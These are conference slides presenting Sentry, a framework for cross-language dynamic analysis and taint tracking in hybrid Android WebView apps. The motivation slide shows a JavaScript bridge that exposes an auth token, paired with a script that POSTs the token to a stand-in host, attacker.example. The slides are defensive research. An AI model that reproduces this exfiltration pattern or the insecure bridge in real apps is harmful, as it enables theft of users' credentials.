




Towards a Cross-Language Dynamic Analysis Framework for Hybrid Android Applications

Jyoti Prakash*, Mathias Yde*, Miguel Campusano, Abhishek Tiwari
University of Southern Denmark

SECUTE@ASE'26 · Munich, Germany

Hybrid Apps



Many commonly used apps are hybrid apps.

Motivation

Android side

```
webView.settings.javaScriptEnabled = true
webView.addJavascriptInterface(
    Bridge(), "native")
webView.loadUrl("https://example.com/app")

class Bridge {
    @JavascriptInterface
    fun getToken() = readAuthToken()
}
```

JavaScript side

```
const token = window.native.getToken();

fetch("https://attacker.example/collect", {
  method: "POST",
  body: token
});
```

Who's at fault?

Android or JavaScript?



Looking at only one side gives an incomplete picture of what the app does.

Why is static analysis incomplete?

- * **Dynamically generated code**

Some code only takes shape at runtime.


- * **Remote scripts loaded at runtime**

Relevant program code can arrive after the app starts.

- * **Browser-side execution**

Browser-side logic can execute through APIs such as eval.

Sentry




✓ **No source code**

✓ **No repackaging**


✓ **Complements static tools**

Native side Instrumentation



JavaScript side Instrumentation

Monitoring Script for Each WebView



wraps browser APIs with interceptors



Lightweight taint propagation

Source

`native.getToken()`
sensitive bridge return → fingerprint



Sink

`fetch(url, {body: token})`
fingerprint found



Flag

`js.probe { source, preview }`
taint metadata: source method + value preview

Preliminary results

8

IwanDroid

10

HybriDroid

What the results show



Sentry records bridge exposure and invocation



Distinguished calls to the original native bridge from JavaScript-side bridge mutations

Proposed Evaluation

- * **Build a benchmark corpus**

Exercising features from the webview

- * **Compare various other dynamic analysis tools**

Check the efficacy

- * **Strengthen static analysis of WebViews**

Exploring paths (and even programs) not reachable at compile time

Takeaways

Both sides matter

One-sided analysis misses
Android–JavaScript flows.

Execution Trace

Frida native hooks +
an injected page probe

Runtime evidence

Findings and WebView
inventories



github.com/jpksh90/sentry

Thank you — questions?